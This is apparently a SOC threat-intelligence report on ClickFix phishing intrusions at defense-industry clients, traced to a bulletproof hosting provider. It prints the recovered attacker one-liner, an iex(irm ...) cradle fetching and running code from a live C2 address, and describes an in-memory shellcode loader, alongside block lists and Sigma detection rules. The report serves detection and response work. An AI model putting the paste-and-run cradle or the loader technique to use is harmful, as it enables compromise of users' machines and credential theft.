SOC INSIGHTS

Boeman ClickFix Attacks Target Multiple DIB Companies: New Threat Intelligence Revealed

OVERWATCH

I. EXECUTIVE SUMMARY

Phishing continues to be one of the most persistent and effective ways attackers gain a foothold in an organization's environment. This month we are highlighting a phishing technique called ClickFix, a social engineering method that tricks users into running malicious commands themselves.

Our report walks through how ClickFix works, details a real attack we contained for a client over a weekend in July 2026, describes additional targeted attacks by the same threat actor, and outlines the remediation steps and recommendations that followed.

Between July 15 and August 6, 2026, the Sentinel Blue SOC team handled three events tied to a single operator that we track internally as Boeman: two confirmed ClickFix intrusions at unrelated client tenants using the same command and control address, and inbound reconnaissance against a third tenant from the same subnet, found during a hunt across the managed client base. All three trace back to one bulletproof hosting provider, OmegaTech LTD (AS202412), which let us block the entire network and build a single high-fidelity detection covering every tenant we manage.


II. KEY INCIDENT HIGHLIGHTS


- Client environment targeted by a ClickFix style phishing attack impersonating Cloudflare.
- Incident detected and contained on a Saturday after the alert triggered on five distinct PowerShell indicators; fully remediated the following Monday.
- Client operations were not impacted. The incident was fully contained, with no evidence of data exfiltration and no indication that controlled unclassified information (CUI) was accessed or exposed.
- Further investigation showed that other clients within the Sentinel Blue ecosystem were also targeted. All related indicators were added to the block list.
- The full attack chain was fileless. Nothing was written to disk. The loader was fetched into memory, compiled at runtime, and executed as shellcode before injection into a legitimate Windows service process.
- 21 hostile netblocks, roughly 5,376 addresses, were blocked across the managed client base, and a new Sentinel analytics rule now alerts on any contact with that network.

III. HOW CLICKFIX WORKS

ClickFix works by convincing a user that they need to fix a minor technical problem. It is usually something that feels routine and low risk, like a CAPTCHA or human verification check, a browser error, or a failed login. Instead of asking the user to click a malicious link or open an attachment, the attacker walks them through copying a command and pasting it directly into their command line terminal to resolve the issue.

ClickFix is often paired with delivery vectors like phishing emails, malicious ads, or compromised websites, and it frequently impersonates a legitimate, trusted brand to make the instructions feel credible. Organizations commonly impersonated include Google (reCAPTCHA and Chrome), Microsoft Word Online, Intuit QuickBooks, and government sites such as the U.S. Social Security Administration. Both incidents in this report used a Cloudflare branded verification page.





IV. THE IMPACT

Because the malicious action is performed manually by the user rather than executed automatically by a script or exploit, ClickFix can easily slip past conventional and automated security tooling. There is no attachment to detonate, no macro, no exploit, and, in this campaign, no file on disk to inspect.

Once the command runs, it gives the attacker an initial access point into the device, and from there a successful ClickFix attack can lead to ransomware deployment, a backdoor for persistent access, direct remote access, and other forms of compromise. The controls that do work are behavioral: script block logging, in-memory module load telemetry, process lineage, and outbound network reputation.

V. THREAT ACTOR PROFILE: BOEMAN

We internally assigned this threat actor the cluster name "Boeman," Dutch for boogeyman, because the first confirmed indicator geolocated to the Netherlands. "Boeman" tracks a set of shared infrastructure, tooling, and behavior. It is not a public actor name and should not be read as attribution to a named group.

Boeman is most consistent with a financially motivated criminal operator running a commodity ClickFix kit on rented bulletproof hosting. Both confirmed victims are United States suppliers connected to the U.S. defense industrial base (DIB), one in software services and one in manufacturing. The third tenant that received Boeman reconnaissance is also defense industry adjacent.

As far as victim targeting, three of our tenants were touched by the same operator within three weeks. The second victim received a lure that named their own organization, which requires target research. The precise referral path that put the first victim in front of the fake Cloudflare page was not conclusively established; we assessed with moderate confidence that our client base is being profiled as a set, and with high confidence that at least one victim was individually researched. Our operating assumption remains that when infrastructure is seen against one tenant, it is treated as an indicator for every tenant, immediately.

Phase	Observed Tradecraft
Reconnaissance	Inbound scanning of exposed listener ports from the same hosting range later used for delivery
Delivery	A redirect chain terminating on attacker infrastructure, and a targeted phishing email spoofing an internal sender with a document lure named for the victim organization
Lure & Execution	Cloudflare-branded verification page instructing the user to paste a single line that piped a remote fetch straight into Invoke-Expression. A fake Microsoft sign-in portal was also used with the second victim
Loading	Second stage PowerShell that compiles inline C# at runtime, allocates executable memory, and runs shellcode entirely in memory
Evasion	No disk artifacts, randomized class and variable names per victim, rotating URL paths and session identifiers, injection into a legitimate service host process
Command & Control	HTTP staging on the primary address, plus a secondary channel on a non standard high port

VI. CAMPAIGN INFRASTRUCTURE: OMEGATECH LTD (AS202412)

Every indicator in this campaign resolves back to one autonomous system, allowing us to convert a rotating set of throwaway domains, payload names, and URL paths into one stable, blockable network boundary. While payload files and lure domains change from victim to victim, the hosting does not.

Attribute	Value
ASN & Organization	AS202412, Omegatech LTD .
Registration	Seychelles, allocated under RIPE, registered January 12, 2026.
Announced Space	21 IPv4 /24 prefixes, approximately 5,376 addresses, no IPv6.
Upstream Transit	Pfcloud UG and aurologic GmbH, both Germany. Classified as bulletproof hosting, data center and transit.
Reputation	Campaign addresses carry heavy abuse reporting, including one indicator at a 100% confidence of abuse rating with 243 reports at time of analysis.
Geolocation	Inconsistent across the ASN and not to be trusted, as the ASN and not the country is the durable fact. The primary C2 reported as the Netherlands; another address in the same subnet reported as New York.


OmegaTech was already documented in public reporting before we encountered it, which raises confidence in our decision to block the whole network. Intrinsec research from May 2026 described the ASN hosting backdoor command and control and spam infrastructure, and noted that Spamhaus treats OmegaTech as a front for a Russia-based bulletproof provider. Breakglass Intelligence mapped dozens of C2 servers across many malware families in a handful of its subnets, including one in the same /24 that hosted our ClickFix C2, and argued that blocking the ASN outright carries near zero false positive cost.


Netblocks blocked across the managed client base

45.74.7.0/24 45.132.180.0/24 91.92.240.0/24 91.92.241.0/24
91.92.242.0/24 91.92.243.0/24 94.26.38.0/24 94.154.35.0/24
94.154.46.0/24 130.12.180.0/24 146.19.125.0/24 158.94.208.0/24
158.94.209.0/24 158.94.210.0/24 158.94.211.0/24 172.111.246.0/24
178.16.52.0/24 178.16.53.0/24 178.16.54.0/24 178.16.55.0/24 193.30.241.0/24

100 discrete addresses from these ranges were pushed to Defender for Endpoint block indicators across 11 batches, alongside the primary C2 domain digitalenterprise2026[.]com. Bulletproof providers add and drop prefixes, so this list is a snapshot and should be refreshed against current BGP announcements.

InitiatingProcessCommandLine	RemoteIP	RemoteUrl
"firefox.exe" -osint -url https://code.levelup.cce.af.mi...	158.94.211.92	digitalenterprise2026.com
"firefox.exe" -osint -url https://code.levelup.cce.af.mi...	158.94.211.92	https://digitalenterprise2026.co...
powershell.exe	158.94.211.92	digitalenterprise2026.com
powershell.exe	158.94.211.92	http://158.94.211.92/std/?sid=1...
powershell.exe	158.94.211.92	http://158.94.211.92/s_enterprise
powershell.exe	158.94.211.92	http://158.94.211.92/s_enterpri...
powershell.exe	158.94.211.92	http://158.94.211.92/enterprise...
svchost.exe -k BthAppGroup -p -s BluetoothUserSer...	91.92.243.161	





VII. INCIDENT DEEP DIVE: WEEKEND COMPROMISE AT A DIB SOFTWARE COMPANY

Overview

On Saturday, July 18, our SOC identified and contained a ClickFix compromise affecting a client device, with the malicious execution having occurred the previous evening. The incident was detected, investigated, and contained the same day, with the affected device isolated to prevent further spread. Recommendations were sent to the client for additional remediation, and on Monday, July 20, the incident was fully resolved.

Initial Access

The user was routed through a redirect chain onto attacker-controlled infrastructure and landed on a page closely impersonating Cloudflare, convincing enough that they proceeded without suspicion. The page displayed a verification failure and instructed the user to copy a command and run it to resolve the issue. The user followed the instructions and executed the command. The referral point that started the chain was not conclusively established from available telemetry, but the lure page, the hosting, and the command itself are identical to the second incident, so we treated both users as having been targeted by the same operator.

The pasted command was a single self-contained line, wrapped in comment markers containing a static verification ID, setting three decorative variables so the console output would look like a Cloudflare check, then piping a remote fetch straight into Invoke-Expression:

```
<#Verification ID:6d3fzep1m8gw7i59 #>
$global:cfChallenge     = "challenge.cloudflare.com";
$global:challengeHash   = "e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca4959...";
$global:confirmChallenge = $true;
iex(irm http://<C2>/std/?sid=<session-id> -UseBasicParsing)
<#Verification ID:6d3fzep1m8gw7i59 #>
```

The command was recovered through Live Response by pulling the user's PowerShell Console Host History, which records interactive shell sessions. That is what made the ClickFix determination possible: the malicious line sits directly after routine user activity in the same session history and appears as a single self-contained line rather than a saved script. A one line iex(irm ...) cradle pasted into an interactive session, pointing at a bare OmegaTech IP, is the defining artifact of ClickFix delivery, and it moved this case from suspicious PowerShell to a confirmed ClickFix compromise.

```
wsl
wsl.exe --install
aws
msiexec.exe /i https://awscli.amazonaws.com/AWSCLIV2.msi /qn
aws --version
msiexec.exe /i https://awscli.amazonaws.com/AWSCLIV2.msi
wsl --version
wsl --shutdown
ls
<#Verification ID:6d3fzep1m8gw7i59 #>$global:cfChallenge="challenge.cloudflare.com";
$global:challengeHash="e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855";
$global:confirmChallenge=$true;iex(irm http://158.94.211.92/std/?sid=1784314191974-1ceb1ci4 -UseBasicParsing)
<#Verification ID:6d3fzep1m8gw7i59 #>
```

Two further details from that one line are worth keeping. The challenge hash is fake: It is the SHA-256 digest of an empty string, it does not vary by victim, and both incidents used it. The verification ID did not rotate between victims either, even though the session identifier in the URL did. Both are builder artifacts, and both became durable hunt strings.

Execution Chain

Stage one fetched a second PowerShell script that retrieved a raw shellcode blob over HTTP, declared an inline C# class through Add-Type with P/Invoke declarations for VirtualAlloc, CreateThread, and WaitForSingleObject, allocated read write execute memory, copied the blob in, and executed it. Class and variable names were randomized between the two victims, but the structure, API sequence, and allocation constants were equivalent, which is why detection anchors on the sequence rather than the names. Runtime compilation through Add-Type produces an unbacked CLR module load, which surfaces in Defender for Endpoint as ClrUnbackedModuleLoaded and is a reliable detonation marker.

```
Browser (Firefox / Edge)
 |_ _ Windows Terminal (wt.exe)
     |_ _ PowerShell (powershell.exe / pwsh.exe)
         |_ _ Stage 1: iex(irm ...)          [ClickFix paste]
         |_ _ Stage 2: fetch + Add-Type + VirtualAlloc + CreateThread
         |_ _ Reflective module load         [ClrUnbackedModuleLoaded]
         |_ _ Remote injection -> svchost.exe
             |_ _ C2 beacon -> auxiliary C2 on TCP/3038
```

The in-memory payload was DonutLoader class shellcode. Payload artifacts in this campaign are generated per victim and rotate freely, so they are deliberately excluded from our indicator set in favor of the hosting infrastructure and the behavioral markers above.

Port and protocol usage reinforces the malicious verdict. Both incidents fetched stage one, stage two, and the payload over cleartext HTTP directly to a bare IPv4 address with no hostname and no TLS, and the C2 domain, when it was used, presented a self-signed certificate that failed validation. Post-injection beaconing then left the host over a non-standard high port rather than 443, flagged by Defender as an uncommon port and reported by third parties as TCP/3038. The reconnaissance against the third tenant targeted TCP 443 and 4433 on an internet-facing host from high ephemeral source ports. None of that resembles normal enterprise web traffic.

Timeline (UTC)

Jul 17 18:49	Browser loads the lure page hosted on the C2
Jul 17 18:50:30	Windows Terminal spawns PowerShell
Jul 17 18:50:44	ClickFix one liner pasted and executed
Jul 17 18:50:48	Stage two fetched, reflective module load, Add-Type detonates
Jul 17 19:04:03	Remote injection into svchost.exe, WMI enumeration, outbound comms to the auxiliary C2
Jul 17 21:34	Sentinel analytics rule generates the incident
Jul 18 14:26	Account locked, device isolated with investigation exclusions
Jul 18 15:28	Live response executed, volatile evidence captured
Jul 20	Device restored, isolation lifted, incident closed

Detection, Response, & Remediation

Our monitoring triggered an alert after identifying five distinct PowerShell indicators of compromise executed on the device. Upon receiving the alert, our team took the following steps:

1. Staged Defender isolation exclusion rules so investigation traffic would survive containment.
2. Locked the user account, revoked all active sessions, forced an Intune device sync, then isolated the workstation in Defender for Endpoint and confirmed access through Live Response.
3. Blocked the primary command and control address and domain, set to never expire, with alerting enabled.
4. Collected volatile evidence, including active connections, the full process list, and Console Host History.
5. Identified and blocked the auxiliary command and control address found on the post injection svchost.exe timeline.
6. Ran tenant-wide scoping queries to determine whether any other device had contacted the same infrastructure, then restored the workstation from the last known good restore point and released it from isolation after verification.

As part of our investigation, we confirmed:

The chain executed through remote injection into svchost.exe, and the injected process made outbound contact to the auxiliary C2. By the time Live Response ran, that process and its parent were gone and no active connections to campaign infrastructure remained on the host.

No malicious file was written to disk at any point. Delivery and execution were entirely in memory, which is a property of the technique rather than a sign of cleanup.

Tenant-wide scoping showed the activity was confined to a single device and a single user account.

No evidence of data access, staging, or exfiltration was identified, and no evidence that controlled unclassified information was accessed or exposed.

This incident is a good example of how a fast, well coordinated response can prevent a convincing social engineering attempt from turning into a full breach. Despite the sophistication of the fake Cloudflare page and the successful execution of the malicious command, our team identified and contained the compromise with no evidence of data exposure and no lasting impact to the client's environment.

VIII. CLIENT RECOMMENDATIONS

ClickFix inverts the usual assumption that the endpoint is the control point. The user performs the malicious action themselves, in a trusted shell, with their own privileges, so the response has to start from the assumption that execution succeeded. Our guidance to affected clients is built around that assumption.

1. Treat the paste as successful execution even when tooling blocked a later stage. In the second incident, Defender stopped stage two, but the user had still pasted and run attacker-supplied code, so the account and device were treated as compromised anyway.
2. Pull PowerShell Console Host History and script block logs from the device before wiping or restoring it. That is where the pasted command survives, and it is usually the only record of what the user was actually told to run.
3. Revoke sessions and tokens, not just passwords. A password reset alone leaves refresh tokens and browser session cookies valid, which is exactly what this class of payload is built to steal. Verify that the reset actually propagated rather than assuming it did.
4. Assume browser resident secrets are gone. Saved passwords, session cookies, and any developer credentials reachable from that workstation should be rotated from a clean device, since loaders of this class routinely stage infostealers.
5. Look for what ran after the paste, not just the paste. In this campaign the meaningful activity happened in a legitimate service process minutes later, so scoping needs to follow the injection target and its outbound connections rather than stopping at the PowerShell process.
6. Talk to the user rather than around them. The fastest source of ground truth is the person who saw the page, and treating it as a mistake to be punished is how the next one goes unreported.

For the affected user here, that meant a full credential rotation from a clean device (SSH and GPG keys, cloud and API credentials, Git and package registry tokens, and browser-saved passwords), sign-out of all sessions across M365 and developer platforms, and MFA re-enrollment.

IX. ADDITIONAL THREAT HUNTING & RELATED INCIDENTS

After we remediated the incident with the original client, we saw another attempted ClickFix attack sharing the same address range and ASN. Nineteen days later, a second and unrelated tenant received a phishing email from a spoofed internal looking sender carrying a document signature lure named for their own domain. The link led to a fake Microsoft sign-in portal, and the user separately reached a Cloudflare-branded ClickFix page and pasted the command.

ClickFix inverts the usual assumption that the endpoint is the control point. The user performs the malicious action themselves, in a trusted shell, with their own privileges, so the response has to start from the assumption that execution succeeded. Our guidance to affected clients is built around that assumption.

The link led to a fake Microsoft sign-in portal, and the user separately reached a Cloudflare-branded ClickFix page and pasted the command. Defender detected the script activity and the stage two retrieval failed to return usable shellcode, so the chain terminated before payload staging. The device was contained within two hours, sessions were revoked, the account reset, and ten sender and URL block rules submitted.

Comparing the two victims is what made the detection possible. What changed between them was cheap for the attacker to change: URL paths, session identifiers, and loader class and variable names. What stayed identical were elements that would cost the attacker money or effort: the command and control address, the hosting provider, the lure kit markers, and the loader structure. That split is the basis for the detection logic we detail in the next section.

Campaign-Wide Hunt

With two tenants confirmed, we hunted across the entire managed client base over a 60-day lookback, using both indicator-based and behavior-based sweeps so tenants with different logging pipelines would be treated consistently. The indicator-specific sweeps came back clean; the broader sweep across the full OmegaTech address space did not.

A device at a third, unrelated tenant recorded two inbound connection attempts from an address in the same /24 as the campaign C2, on July 15 and July 16. There was no initiating process on the local side, and the local endpoint was on listener ports while the remote address occupied high ephemeral ports, the reverse of the pattern seen in both compromises. Deeper investigation of the device found no related email, no click events, and no follow-on activity. This was reconnaissance, not compromise.

The timeline is the key finding. The scanning occurred on July 15 and 16, and the first confirmed compromise occurred on July 17, so the earliest known activity against our client base was reconnaissance against a different client two days before the intrusion we detected first. In response we added all 21 OmegaTech netblocks and the collected indicators to the block list, pushed 100 endpoint block indicators, and built a detection rule for this infrastructure. The third tenant was blocked at the reconnaissance stage, before any lure, phish, or paste.

X. DETECTION & RULES

Our detection strategy centered on what the attacker could not cheaply change. Class names, variable names, session identifiers, URL paths, and payload files all rotate per victim and are excluded from the logic. The hosting ASN, the lure kit markers, and the loader structure do not rotate, so all three are used for detection.

Sentinel Scheduled Analytics Rule

Rule name: (SB) OmegaTech Bulletproof Hosting Provider Network Activity. Deployed across the managed client base.

- Matches any outbound connection to the 21 AS202412 netblocks. Events with no initiating process are excluded so inbound scanning noise from this ASN stays out of the incident queue.
- Classifies kill chain position from the process that opened the socket. Browser processes indicate lure page load, script interpreters indicate a stage one or two fetch, and service host processes indicate post injection beaconing, so the analyst knows how far the intrusion progressed from the alert title alone.
- Carries three pre-built pivot queries as custom details: process activity around the event, PowerShell content correlated by host and time window, and 30-day context for the remote address.
- Suppression aligned to the standard watchlist, and entity mapping for IP, host, account, process, and URL.

Sigma Rules

Two portable rules accompany the Sentinel analytic, one for the infrastructure and one for the loader behavior. Both are Sigma rather than YARA. YARA matches file and memory content, and this chain writes nothing to disk, so a YARA rule would only be useful against a memory capture taken while the process was still alive. Sigma maps to the telemetry that actually exists here, which is network connection and script block logging. Both rules below were validated with pySigma and compile cleanly to a query backend.

Rule 1: Network Connections to OmegaTech AS202412

```
title: Network Connection to OmegaTech AS202412 Bulletproof Hosting
id: 5d9c7e14-2a63-4f80-8bb5-1e4c6a90df77
status: experimental
description: Connections to netblocks announced by AS202412 (Omegatech LTD), a
  bulletproof hosting provider confirmed as ClickFix C2 infrastructure. Catches
  outbound C2 and inbound scanning. Refresh prefixes against current BGP data.
author: Sentinel Blue Overwatch
date: 2026/08/07
```

```
logsource:
    category: network_connection
    product: windows
detection:
    omegatech:
        DestinationIp|cidr: [45.74.7.0/24, 45.132.180.0/24, 91.92.240.0/24,
            91.92.241.0/24, 91.92.242.0/24, 91.92.243.0/24, 94.26.38.0/24,
            94.154.35.0/24, 94.154.46.0/24, 130.12.180.0/24, 146.19.125.0/24,
            158.94.208.0/24, 158.94.209.0/24, 158.94.210.0/24, 158.94.211.0/24,
            172.111.246.0/24, 178.16.52.0/24, 178.16.53.0/24, 178.16.54.0/24,
            178.16.55.0/24, 193.30.241.0/24]
    condition: omegatech
falsepositives:
    - Threat intelligence research or sandbox hosts, exclude by asset
level: high
```

Rule 2: In Memory Shellcode Loader

```
title: In-Memory Shellcode Loader via Inline C# in PowerShell
id: 7b21d0c6-3f4e-4a58-9c17-be5d90a4e233
status: experimental
description: Stage two loader from the OmegaTech ClickFix intrusions. Compiles
    inline C# at runtime, allocates executable memory, copies in a remotely
    fetched blob and runs it as a thread. Anchors on the invariant API sequence,
    not on class or variable names, which rotate per victim.
author: Sentinel Blue Overwatch
date: 2026/08/07
logsource:
    category: ps_script
    product: windows
    definition: Script block logging (EID 4104) must be enabled
detection:
    selection:
        ScriptBlockText|contains|all:
            - 'Add-Type'
            - 'DllImport'
            - 'VirtualAlloc'
            - 'CreateThread'
            - 'Marshal]::Copy'
    condition: selection
falsepositives:
    - Offensive security tooling, low level developer diagnostics
level: high
```

XI. MITRE ATT&CK MAPPING

Tactic	Technique	Observed Behavior
Reconnaissance	T1595.001 Scanning IP Blocks	Inbound port probing of a third tenant from the campaign subnet
Initial Access	T1189 Drive-By Compromise	Redirect chain from a compromised site to the lure page
Initial Access	T1566.002 Spearphishing Link	Spoofed document signature request to a named user
Execution	T1204.004 Malicious Copy and Paste T1059.001 PowerShell	The ClickFix paste, and both PowerShell stages
Defense Evasion	T1620 Reflective Code Loading	In memory compilation and shellcode execution
Defense Evasion	T1055 Process Injection	Injection into svchost.exe
Credential Access	T1557 Adversary-in-the-Middle	Fake Microsoft sign-in portal in the second incident
Command & Control	T1071.001 Web Protocols T1571 Non-Standard Port	HTTP staging and payload retrieval, auxiliary C2 on TCP/3038

XII. CONCLUSION

ClickFix and similar techniques are likely to keep showing up because they are effective at getting past automated defenses. Beyond strong detection, a rapid response process, and the client specific actions above, we recommend the following.

1. User education. Train employees to recognize ClickFix, particularly the pattern of being asked to copy and paste a command to fix a minor technical issue. Reinforce that legitimate services never require pasting commands into the Windows Run dialog, Terminal, or PowerShell. Make reporting frictionless and blameless: In the second incident, the user reported a Defender pop up within the hour, which materially improved the outcome.

2. Harden device configurations. Where feasible, restrict the Windows Run dialog for users who do not need it, and apply Constrained Language Mode for non-administrative users, which breaks the runtime compilation this loader depends on.

3. Endpoint protection tooling. Ensure tools such as Microsoft Defender XDR flag this activity at multiple stages of the attack chain, not just at initial execution. This campaign presented five distinct opportunities to catch it.

4. Block bulletproof hosting at the network edge. Blocking a provider like AS202412 carries very low false positive cost, since no legitimate business traffic originates from it.

The broader lesson is about scope. Two incidents at two unrelated clients would each look like an isolated user mistake on their own. Together they produced a shared C2, a hostile network, a third client who had not been attacked yet, and a permanent detection now running across every tenant.

APPENDIX A: INDICATORS

Defanged. All addresses sit inside AS202412 and are covered by the netblock blocking in Section VI. Payload hashes, lure domains, and URL paths rotate per victim and are intentionally omitted.

Indicator	Role
AS202412 (Omegatech LTD)	The campaign's most durable and highest value indicator. All 21 announced /24 prefixes blocked at the network edge and in endpoint indicators, listed in Section VI .
158.94.211[.]92	Primary C2, confirmed in both incidents. Hosted lure pages and both stages.
91.92.243[.]161	Auxiliary C2 on TCP/3038, post-injection comms from svchost.exe.
158.94.211[.]14	Reconnaissance and port scanning against a third tenant.
digitalenterprise2026[.]com	C2 domain resolving to the primary address, self-signed certificate.
Endpoint markers	Verification ID 6d3fzep1m8gw7i59; cfChallenge / challengeHash / confirmChallenge; iex(irm ...) cradle in Console Host History; ClrUnbackedModuleLoaded.

ANALYSTS

Bruno Moulheres is a Tier 2 SOC Analyst and Threat Intelligence/Threat Hunting Lead at Sentinel Blue. He's active in broader intel-sharing communities including Space ISAC, and he has led hunting initiatives against zero-days like BlueHammer and RedSun, alongside investigations into threat clusters such as Volt Typhoon, Lotus Blossom, UNC3944, and UNC1549. Outside of work, he's a former collegiate swimmer who now competes in Muay Thai.

Monalisa Ramos is a Security Operations Manager and U.S. Navy veteran with a diverse background in military leadership and defense operations. From ocean to cloud surveillance, her career highlights include uncovering nation-state actors and leading high-performance teams. Today, she brings that same dedication to protecting the DIB at Sentinel Blue. In her free time, Monalisa enjoys drawing, music, and teaching her dog Kimchi new tricks.

QUESTIONS?

Contact Elizabeth Cory at elizabeth.cory@sentinelblue.com

SENTINELBLUE